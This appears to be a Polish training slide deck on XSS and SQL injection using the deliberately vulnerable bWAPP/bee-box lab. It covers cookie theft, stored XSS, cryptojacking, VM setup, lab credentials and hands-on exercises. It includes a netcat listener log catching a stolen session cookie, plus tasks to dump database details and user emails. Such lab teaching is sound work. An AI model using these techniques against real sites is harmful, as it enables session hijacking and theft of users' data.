


Po zalogowaniu się w przeglądarce serwer zwraca przeglądarce odpowiednie ciasteczko, czyli specjalny identyfikator, na podstawie którego serwer, wie, że MY TO MY!

Atakujący, który wykradnie ciasteczko użytkownika może korzystać z portalu podszywając się pod nas.

Skutki zależą od rodzaju serwisu (strona rządowa, bank, sklep, poczta internetowa)


XSS – bWAPP – Stored XSS



```
bee@bee-box:~$ nc -nvlp 9000
listening on [any] 9000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 60994
GET /?cookie=PHPSESSID=8cac9b4f5de57803135f88417acc253;%20security_level=0 HTTP
/1.1
Host: localhost:9000
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422
Ubuntu/8.04 (hardy) Firefox/3.6.17
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://10.0.2.15/bWAPP/xss_stored_1.php
Cookie: PHPSESSID=b9c841412b1c09f5f837486dbd659af

bee@bee-box:~$
```

XSS – bWAPP - Storted XSS



Użytkownik wysyła payload (złośliwy ciąg znaków) tylko **1 RAZ!**

Atak znacznie groźniejszy niż Reflected, ponieważ w tym przypadku nie musimy zmuszać użytkownika do kliknięcia/przekierowania na zewnętrzną stronę.

Gdy istnieje ogólnodostępna funkcjonalność na stronie to zostanie ona uruchomiona dla wszystkich użytkowników, którzy tę stronę odwiedzili.



XSS – Skutki

1. **Google** (2005) - błędy typu non-persistent pozwalały atakującemu na umieszczenie dowolnej treści na stronach Google (pozyskiwanie danych w celu Phishingu)



2. **BBC** (2006) - błąd typu non-persistent spowodował rozpowszechnienie informacji o nominacji 9-latka na Szefa Departamentu Bezpieczeństwa



3. **Bank Banca Fideuram** (2008) - atak typu non-persistent powodował podmianę fragmentu logowania do strony

XSS – Skutki - Cryptojacking

JAK PRZEBIEGA ATAK?

Haker wstrzykuje skrypt do zhakowanej witryny, platformy reklamowej lub rozszerzenia przeglądarki wykorzystując luki w zabezpieczeniach.

Umożliwia to kopaczowi kryptowalut wykorzystywanie z zasobów cudzego urządzenia za każdym razem, gdy użytkownik przegląda witrynę, odtwarza reklamę lub instaluje złośliwe oprogramowanie.



Instalacja

Do uruchomienia aplikacji potrzebujemy:

1. **VirtualBox**

2. **bee-box** do pobrania przez:

<http://www.itsecgames.com/download.htm>


UWAGA: Przy instalowaniu systemu operacyjnego wybieramy wersję Linux – Ubuntu.

/ Download /

You can download bWAPP from [here](#).

Another possibility is to download *bee-box*, a custom Linux virtual machine pre-installed with bWAPP. *bee-box* gives you several ways to hack and deface the bWAPP website. It's even possible to hack *bee-box* to get root access... With *bee-box* you have the opportunity to explore all bWAPP vulnerabilities!

You can download *bee-box* from [here](#).



←

?

×

Nazwa i system operacyjny

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:

Machine Folder:

C:\Users\Anna Janowska\VirtualBox VMs

▼

Typ:

Linux

▼

Wersja:

Ubuntu (64-bit)

▼

Tryb eksperta


Dalej

Anuluj

Zmiana języka

Po uruchomieniu maszyny wirtualnej dokonujemy zmiany układu klawiatury na język polski.

SYSTEM -> PREFERENCES -> KEYBOARD



bWAPP – CREDENTIALS

Bee-box VM

- Login: **bee**
Password: **bug**
- su: **bug**

—

Zadania

1. Dodaj wpis na blogu, w którym poinformujesz o darmowym koncie premium, wpis powinien być klikalnym linkiem prowadzącym do dowolnej strony.

/ HTML Injection - Stored (Blog) /

Add: ☒ Show all: ☐ Delete: ☐

#	Owner	Date	Entry
3	bee	2021-11-28 17:06:52	Kliknij żeby odebrać premium

Zadania

2. Korzystając z metody GET zdobądź informacje o nazwie bazy danych, nazwie użytkownika i wersji systemu.

/ SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb

Podpowiedź: https://www.w3schools.com/sql/sql_ref_mysql.asp

Zadania

3. Wykorzystując dowolną metodę (polecana: /Search) sprawdź jacy użytkownicy są zarejestrowani na stronie. Zdobądź ich maile.

/ SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Zadania

4. Dodaj wpis na blogu, który pokaże przy wejściu na stronę alert o treści BAWiM.

/ XSS - Stored (Blog) /

 Add: ☒ Show all: ☐ Delete: ☐

#	Owner	Date	Entry
1	bee	2021-12-02 12:15:18	Check you

Źródła:

<https://owasp.org/>

[https://pl.wikipedia.org/wiki/Cross-site scripting](https://pl.wikipedia.org/wiki/Cross-site_scripting)

<https://cryptopotato.com/crypto-security-what-is-cryptojacking-how-to-prevent-and-defend-against-it/>

DZIĘKUJEMY ZA UWAGĘ!